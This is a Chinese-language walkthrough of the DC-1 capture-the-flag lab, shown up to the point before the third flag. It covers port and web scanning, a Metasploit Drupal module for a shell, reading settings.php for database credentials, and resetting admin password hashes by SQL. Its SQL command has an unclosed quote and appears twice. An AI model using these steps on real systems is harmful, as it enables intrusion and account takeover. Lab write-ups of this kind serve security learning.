DC-1域渗透
环境都用nat链接ping通即可
一.信息搜集
a.探测目标主机的ip地址
先看一下本机的ip地址
ifconfig


拿到ip后扫描网段
nmap -sn 192.168.162.0/24
nmap常用参数
-sS:TCP SYN扫描(只检测端口状态)

-sV:版本检测(检测端口状态+服务版本)

-A:全面扫描(包含版本检测+OS检测+脚本扫描)

-p- 是扫描全部端口0~65535
b.探测主机开放端口
依旧使用nmap
nmap -sV -p- 192.168.162.129
扫到几个端口

靶机开的几个服务,一个ssh一个http的web服务,还有俩个都是用来提供远程过程调用的服务
44141是NFS服务的一个自服务端口
111就相当于接线员,如果有客户想访问服务器某个RPC服务时,不知道端口号可以先访问111,在渗透中虽然他不常作为直接入口,但是可以配合rpcinfo -p来枚举服务器开的RPC服务,题外话题外话
| 端口 | 服务 | 版本 | 说明 |
|---|---|---|---|
| 22/tcp | SSH | OpenSSH 6.0p1 Debian 4+deb7u7 | 远程连接服务,版本较旧(Debian 7) |
| 80/tcp | HTTP | Apache httpd 2.2.22 (Debian) | Web 服务,运行 Drupal CMS(突破口) |
| 111/tcp | rpcbind | 2-4 (RPC #100000) | 远程过程调用服务,通常用于 NFS |
| 44141/tcp | status | 1 (RPC #100024) | RPC 状态服务 |
接下来我们访问这个web服务
c.网页信息
发现是一个drupal服务,第一反应是sql注入,但是sqlmap检测后没发现什么可利用点

然后就用whatweb进行一下web指纹识别,看看有没有存在历史漏洞
whatweb 192.168.162.129

几个信息
CMS系统:Drupal 7

服务器:Apache 2.2.22 (Debian)。

动态语言:PHP 5.4.45。这是一个很古老的版本,可能存在已知的 PHP 漏洞或配置问题。

操作系统:Debian Linux。后续提权时需要考虑 Debian 的提权漏洞。

JQuery:网站使用了jQuery前端库
d.目录扫描
dirsearch -u 192.168.162.129 -e *

扫了一堆目录出来,不知道有用没用,先留着
二.打点
知道CMS是Drupla7后,我们去搜索一下这个框架有没有历史的高危漏洞
a.msf查找
msfconsole
查找一下Frupal模块
search Drupal

看看最新的2018年的有没有说法,我们使用模块1然后查看一下我们要给哪些参数

Current Setting是目前设置的内容

Required表示是否需要设置内容,yes为必须设置,no可以设置也可不设置
就上面来说RHOSTS需要set,但是没有内容,这个是目标ip,也就是我们这个靶场的ip,LHOST是我们攻击者的ip,所以我们给他们提供一些靶场ip
set RHOSTS 192.168.162.129

ok了呀,什么都不缺了好吧,现在我们来运行一下

非常的ok,也是成功建立会话了好吧,那我们接下来的目标就是获取shell提权了
三.Get Shell
a.获得普通shell
先简单看一下当前目录,然后拿到第一个flag


好家伙,这是告诉我们要往配置文件找吗
那我们去看一下
cd sites

cd default

这种看的眼睛要瞎了,然后我去找了一下有没有什么美化一下的办法,发现可以利用python构成一个交互式,但是前提是对方机器上有python,我们还是幸运的,靶机上面有
python -c 'import pty; pty.spawn("/bin/bash")'
然后我们看一下这个settings.php
www-data@DC-1:/var/www/sites/default$ cat settings.php
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);

/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
 * After finishing the upgrade, be sure to open this file again and change the
 * TRUE back to a FALSE!
 */
$update_free_access = FALSE;

/**
 * Salt for one-time login links and cancel links, form tokens, etc.
 *
 * This variable will be set to a random value by the installer. All one-time
 * login links will be invalidated if the value is changed. Note that if your
 * site is deployed on a cluster of web servers, you must ensure that this
 * variable has the same value on each server. If this variable is empty, a hash
 * of the serialized database credentials will be used as a fallback salt.
 *
 * For enhanced security, you may set this variable to a value using the
 * contents of a file outside your docroot that is never saved together
 * with any backups of your Drupal files and database.
 *
 * Example:
 *   $drupal_hash_salt = file_get_contents('/home/example/salt.txt');
 *
 */
$drupal_hash_salt = 'X8gdX7OdYRiBnlHoj0ukhtZ7eO4EDrvMkhN21SWZocs';

/**
 * Base URL (optional).
 *
 * If Drupal is generating incorrect URLs on your site, which could
 * be in HTML headers (links to CSS and JS files) or visible links on pages
 * (such as in menus), uncomment the Base URL statement below (remove the
 * leading hash sign) and fill in the absolute URL to your Drupal installation.
 *
 * You might also want to force users to use a given domain.
 * See the .htaccess file for more information.
 *
 * Examples:
 *   $base_url = 'http://www.example.com';
 *   $base_url = 'http://www.example.com:8888';
 *   $base_url = 'http://www.example.com/drupal';
 *   $base_url = 'https://www.example.com:8888/drupal';
 *
 * It is not allowed to have a trailing slash; Drupal will add it
 * for you.
 */
# $base_url = 'http://www.example.com';  // NO trailing slash!

/**
 * PHP settings:
 *
 * To see what PHP settings are possible, including whether they can be set at
 * runtime (by using ini_set()), read the PHP documentation:
 * http://www.php.net/manual/en/ini.list.php
 * See drupal_environment_initialize() in includes/bootstrap.inc for required
 * runtime settings and the .htaccess file for non-runtime settings. Settings
 * defined there should not be duplicated here so as to avoid conflict issues.
 */

/**
 * Some distributions of Linux (most notably Debian) ship their PHP
 * installations with garbage collection (gc) disabled. Since Drupal depends on
 * PHP's garbage collection for clearing sessions, ensure that garbage
 * collection occurs by using the most common settings.
 */
ini_set('session.gc_probability', 1);
ini_set('session.gc_divisor', 100);

/**
 * Set session lifetime (in seconds), i.e. the time from the user's last visit
 * to the active session may be deleted by the session garbage collector. When
 * a session is deleted, authenticated users are logged out, and the contents
 * of the user's $_SESSION variable is discarded.
 */
ini_set('session.gc_maxlifetime', 200000);

/**
 * Set session cookie lifetime (in seconds), i.e. the time from the session is
 * created to the cookie expires, i.e. when the browser is expected to discard
 * the cookie. The value 0 means "until the browser is closed".
 */
ini_set('session.cookie_lifetime', 2000000);

/**
 * If you encounter a situation where users post a large amount of text, and
 * the result is stripped out upon viewing but can still be edited, Drupal's
 * output filter may not have sufficient memory to process it.  If you
 * experience this issue, you may wish to uncomment the following two lines
 * and increase the limits of these variables.  For more information, see
 * http://php.net/manual/en/pcre.configuration.php.
 */
# ini_set('pcre.backtrack_limit', 200000);
# ini_set('pcre.recursion_limit', 200000);

/**
 * Drupal automatically generates a unique session cookie name for each site
 * based on its full domain name. If you have multiple domains pointing at the
 * same Drupal site, you can either redirect them all to a single domain (see
 * comment in .htaccess), or uncomment the line below and specify their shared
 * base domain. Doing so assures that users remain logged in as they cross
 * between your various domains. Make sure to always start the $cookie_domain
 * with a leading dot, as per RFC 2109.
 */
# $cookie_domain = '.example.com';

/**
 * Variable overrides:
 *
 * To override specific entries in the 'variable' table for this site,
 * set them here. You usually don't need to use this feature. This is
 * useful in a configuration file for a vhost or directory, rather than
 * the default settings.php. Any configuration setting from the 'variable'
 * table can be given a new value. Note that any values you provide in
 * these variable overrides will not be modifiable from the Drupal
 * administration interface.
 *
 * The following overrides are examples:
 * - site_name: Defines the site's name.
 * - theme_default: Defines the default theme for this site.
 * - anonymous: Defines the human-readable name of anonymous users.
 * Remove the leading hash signs to enable.
 */
# $conf['site_name'] = 'My Drupal site';
# $conf['theme_default'] = 'garland';
# $conf['anonymous'] = 'Visitor';

/**
 * A custom theme can be set for the offline page. This applies when the site
 * is explicitly set to maintenance mode through the administration page or when
 * the database is inactive due to an error. It can be set through the
 * 'maintenance_theme' key. The template file should also be copied into the
 * theme. It is located inside 'modules/system/maintenance-page.tpl.php'.
 * Note: This setting does not apply to installation and update pages.
 */
# $conf['maintenance_theme'] = 'bartik';

/**
 * Reverse Proxy Configuration:
 *
 * Reverse proxy servers are often used to enhance the performance
 * of heavily visited sites and may also provide other site caching,
 * security, or encryption benefits. In an environment where Drupal
 * is behind a reverse proxy, the real IP address of the client should
 * be determined such that the correct client IP address is available
 * to Drupal's logging, statistics, and access management systems. In
 * the most simple scenario, the proxy server will add an
 * X-Forwarded-For header to the request that contains the client IP
 * address. However, HTTP headers are vulnerable to spoofing, where a
 * malicious client could bypass restrictions by setting the
 * X-Forwarded-For header directly. Therefore, Drupal's proxy
 * configuration requires the IP addresses of all remote proxies to be
 * specified in $conf['reverse_proxy_addresses'] to work correctly.
 *
 * Enable this setting to get Drupal to determine the client IP from
 * the X-Forwarded-For header (or $conf['reverse_proxy_header'] if set).
 * If you are unsure about this setting, do not have a reverse proxy,
 * or Drupal operates in a shared hosting environment, this setting
 * should remain commented out.
 *
 * In order for this setting to be used you must specify every possible
 * reverse proxy IP address in $conf['reverse_proxy_addresses'].
 * If a complete list of reverse proxies is not available in your
 * environment (for example, if you use a CDN) you may set the
 * $_SERVER['REMOTE_ADDR'] variable directly in settings.php.
 * Be aware, however, that it is likely that this would allow IP
 * address spoofing unless more advanced precautions are taken.
 */
# $conf['reverse_proxy'] = TRUE;

/**
 * Specify every reverse proxy IP address in your environment.
 * This setting is required if $conf['reverse_proxy'] is TRUE.
 */
# $conf['reverse_proxy_addresses'] = array('a.b.c.d', ...);

/**
 * Set this value if your proxy server sends the client IP in a header
 * other than X-Forwarded-For.
 */
# $conf['reverse_proxy_header'] = 'HTTP_X_CLUSTER_CLIENT_IP';

/**
 * Page caching:
 *
 * By default, Drupal sends a "Vary: Cookie" HTTP header for anonymous page
 * views. This tells a HTTP proxy that it may return a page from its local
 * cache without contacting the web server, if the user sends the same Cookie
 * header as the user who originally requested the cached page. Without "Vary:
 * Cookie", authenticated users would also be served the anonymous page from
 * the cache. If the site has mostly anonymous users except a few known
 * editors/administrators, the Vary header can be omitted. This allows for
 * better caching in HTTP proxies (including reverse proxies), i.e. even if
 * clients send different cookies, they still get content served from the cache.
 * However, authenticated users should access the site directly (i.e. not use an
 * HTTP proxy, and bypass the reverse proxy if one is used) in order to avoid
 * getting cached pages from the proxy.
 */
# $conf['omit_vary_cookie'] = TRUE;

/**
 * CSS/JS aggregated file gzip compression:
 *
 * By default, when CSS or JS aggregation and clean URLs are enabled Drupal will
 * store a gzip compressed (.gz) copy of the aggregated files. If this file is
 * available then rewrite rules in the default .htaccess file will serve these
 * files to browsers that accept gzip encoded content. This allows pages to load
 * faster for these users and has minimal impact on server load. If you are
 * using a webserver other than Apache httpd, or a caching reverse proxy that is
 * configured to cache and compress these files itself you may want to uncomment
 * one or both of the below lines, which will prevent gzip files being stored.
 */
# $conf['css_gzip_compression'] = FALSE;
# $conf['js_gzip_compression'] = FALSE;

/**
 * String overrides:
 *
 * To override specific strings on your site with or without enabling the Locale
 * module, add an entry to this list. This functionality allows you to change
 * a small number of your site's default English language interface strings.
 *
 * Remove the leading hash signs to enable.
 */
# $conf['locale_custom_strings_en'][''] = array(
#   'forum'      => 'Discussion board',
#   '@count min' => '@count minutes',
# );

/**
 *
 * IP blocking:
 *
 * To bypass database queries for denied IP addresses, use this setting.
 * Drupal queries the {blocked_ips} table by default on every page request
 * for both authenticated and anonymous users. This allows the system to
 * block IP addresses from within the administrative interface and before any
 * modules are loaded. However on high traffic websites you may want to avoid
 * this query, allowing you to bypass database access altogether for anonymous
 * users under certain caching configurations.
 *
 * If using this setting, you will need to add back any IP addresses which
 * you may have blocked via the administrative interface. Each element of this
 * array represents a blocked IP address. Uncommenting the array and leaving it
 * empty will have the effect of disabling IP blocking on your site.
 *
 * Remove the leading hash signs to enable.
 */
# $conf['blocked_ips'] = array(
#   'a.b.c.d',
# );

/**
 * Fast 404 pages:
 *
 * Drupal can generate fully themed 404 pages. However, some of these responses
 * are for images or other resource files that are not displayed to the user.
 * This can waste bandwidth, and also generate server load.
 *
 * The options below return a simple, fast 404 page for URLs matching a
 * specific pattern:
 * - 404_fast_paths_exclude: A regular expression to match paths to exclude,
 *   such as images generated by image styles, or dynamically-resized images.
 *   If you need to add more paths, you can add '|path' to the expression.
 * - 404_fast_paths: A regular expression to match paths that should return a
 *   simple 404 page, rather than the fully themed 404 page. If you don't have
 *   any aliases ending in htm or html you can add '|s?html?' to the expression.
 * - 404_fast_html: The html to return for simple 404 pages.
 *
 * Add leading hash signs if you would like to disable this functionality.
 */
$conf['404_fast_paths_exclude'] = '/\/(?:styles)\//';
$conf['404_fast_paths'] = '/\.(?:txt|png|gif|jpe?g|css|js|ico|swf|flv|cgi|bat|pl|dll|exe|asp)$/i';
$conf['404_fast_html'] = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN" "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL "@path" was not found on this server.</p></body></html>';

/**
 * By default the page request process will return a fast 404 page for missing
 * files if they match the regular expression set in '404_fast_paths' and not
 * '404_fast_paths_exclude' above. 404 errors will simultaneously be logged in
 * the Drupal system log.
 *
 * You can choose to return a fast 404 page earlier for missing pages (as soon
 * as settings.php is loaded) by uncommenting the line below. This speeds up
 * server response time when loading 404 error pages and prevents the 404 error
 * from being logged in the Drupal system log. In order to prevent valid pages
 * such as image styles and other generated content that may match the
 * '404_fast_html' regular expression from returning 404 errors, it is necessary
 * to add them to the '404_fast_paths_exclude' regular expression above. Make
 * sure that you understand the effects of this feature before uncommenting the
 * line below.
 */
# drupal_fast_404();

/**
 * External access proxy settings:
 *
 * If your site must access the Internet via a web proxy then you can enter
 * the proxy settings here. Currently only basic authentication is supported
 * by using the username and password variables. The proxy_user_agent variable
 * can be set to NULL for proxies that require no User-Agent header or to a
 * non-empty string for proxies that limit requests to a specific agent. The
 * proxy_exceptions variable is an array of host names to be accessed directly,
 * not via proxy.
 */
# $conf['proxy_server'] = '';
# $conf['proxy_port'] = 8080;
# $conf['proxy_username'] = '';
# $conf['proxy_password'] = '';
# $conf['proxy_user_agent'] = '';
# $conf['proxy_exceptions'] = array('127.0.0.1', 'localhost');

/**
 * Authorized file system operations:
 *
 * The Update manager module included with Drupal provides a mechanism for
 * site administrators to securely install missing updates for the site
 * directly through the web user interface. On securely-configured servers,
 * the Update manager will require the administrator to provide SSH or FTP
 * credentials before allowing the installation to proceed; this allows the
 * site to update the new files as the user who owns all the Drupal files,
 * instead of as the user the webserver is running as. On servers where the
 * webserver user is itself the owner of the Drupal files, the administrator
 * will not be prompted for SSH or FTP credentials (note that these server
 * setups are common on shared hosting, but are inherently insecure).
 *
 * Some sites might wish to disable the above functionality, and only update
 * the code directly via SSH or FTP themselves. This setting completely
 * disables all functionality related to these authorized file operations.
 *
 * @see http://drupal.org/node/244924
 *
 * Remove the leading hash signs to disable.
 */
# $conf['allow_authorize_operations'] = FALSE;
www-data@DC-1:/var/www/sites/default$
当然也可以搜Drupal里面常见的配置文件名称
sites/default/settings.php

cat `find / -name settings.php`
然后看到了第二个flag
/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
提示我们要有更高的权限,里面还附带了一个数据库账户密码
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
四.数据库渗透
我们登录一下这个数据库
mysql -udbuser -pR0ck3t


拖库拖库
use drupal;
show tables;
结果
mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
| date_format_type            |
| date_formats                |
| field_config                |
| field_config_instance       |
| field_data_body             |
| field_data_comment_body     |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_comment_body |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_usage                  |
| filter                      |
| filter_format               |
| flood                       |
| history                     |
| image_effects               |
| image_styles                |
| menu_custom                 |
| menu_links                  |
| menu_router                 |
| node                        |
| node_access                 |
| node_comment_statistics     |
| node_revision               |
| node_type                   |
| queue                       |
| rdf_mapping                 |
| registry                    |
| registry_file               |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
80 rows in set (0.00 sec)
看用户表
select * from users;

得到俩个用户密码,但是加密了,要想要通过这个登录,我们要先找到加密文件,我们退出找到加密文件


查看一下密文的加密
cat password-hash.sh
password-hash.sh
www-data@DC-1:/var/www/scripts$ cat password-hash.sh
cat password-hash.sh
#!/usr/bin/php
<?php

/**
 * Drupal hash script - to generate a hash from a plaintext password
 *
 * Check for your PHP interpreter - on Windows you'll probably have to
 * replace line 1 with
 *   #!c:/program files/php/php.exe
 *
 * @param password1 [password2 [password3 ...]]
 *  Plain-text passwords in quotes (or with spaces backslash escaped).
 */

if (version_compare(PHP_VERSION, "5.2.0", "<")) {
  $version  = PHP_VERSION;
  echo <<<EOF

ERROR: This script requires at least PHP version 5.2.0. You invoked it with
       PHP version {$version}.
\n
EOF;
  exit;
}

$script = basename(array_shift($_SERVER['argv']));

if (in_array('--help', $_SERVER['argv']) || empty($_SERVER['argv'])) {
  echo <<<EOF

Generate Drupal password hashes from the shell.

Usage:        {$script} [OPTIONS] "<plan-text password>"
Example:      {$script} "mynewpassword"

All arguments are long options.

  --help      Print this page.

  --root <path>

              Set the working directory for the script to the specified path.
              To execute this script this has to be the root directory of your
              Drupal installation, e.g. /home/www/foo/drupal (assuming Drupal
              running on Unix). Use surrounding quotation marks on Windows.

  "<password1>" ["<password2>" ["<password3>" ...]]

              One or more plan-text passwords enclosed by double quotes. The
              output hash may be manually entered into the {users}.pass field to
              change a password via SQL to a known value.

To run this script without the --root argument invoke it from the root directory
of your Drupal installation as

  ./scripts/{$script}
\n
EOF;
  exit;
}

$passwords = array();

// Parse invocation arguments.
while ($param = array_shift($_SERVER['argv'])) {
  switch ($param) {
    case '--root':
      // Change the working directory.
      $path = array_shift($_SERVER['argv']);
      if (is_dir($path)) {
        chdir($path);
      }
      break;
    default:
      // Add a password to the list to be processed.
      $passwords[] = $param;
      break;
  }
}

define('DRUPAL_ROOT', getcwd());

include_once DRUPAL_ROOT . '/includes/password.inc';
include_once DRUPAL_ROOT . '/includes/bootstrap.inc';

foreach ($passwords as $password) {
  print("\npassword: $password \t\thash: ". user_hash_password($password) ."\n");
}
print("\n");

www-data@DC-1:/var/www/scripts$
一个php写的脚本,审计了一下,发现可以通过php加上参数运行得到加密后的密码,我们设置一个密码123
php /var/www/scripts/password-hash.sh 123
这边要注意一个细节password-hash.sh 这个脚本在运行时,需要引入 Drupal 核心的 includes/password.inc 和 includes/bootstrap.inc文件,在 /var/www/scripts 目录下无法访问到includes 目录,脚本找不到依赖文件,所以会报错说 No such file or directory。

mysql -udbuser -pR0ck3t

use drupaldb;update users set pass = "$S$DwSsuJZg9sNMnzfvkOg4EKvt7lMBdQ95kMfBrim.0EXmCA71skhh where name = 'admin' or name = 'Fred';
然后我们登录一下mysql进行修改
mysql -udbuser -pR0ck3t

use drupaldb;update users set pass = "$S$DwSsuJZg9sNMnzfvkOg4EKvt7lMBdQ95kMfBrim.0EXmCA71skhh where name = 'admin' or name = 'Fred';

然后我们登录这个网站,摸索一下找到第三个flag
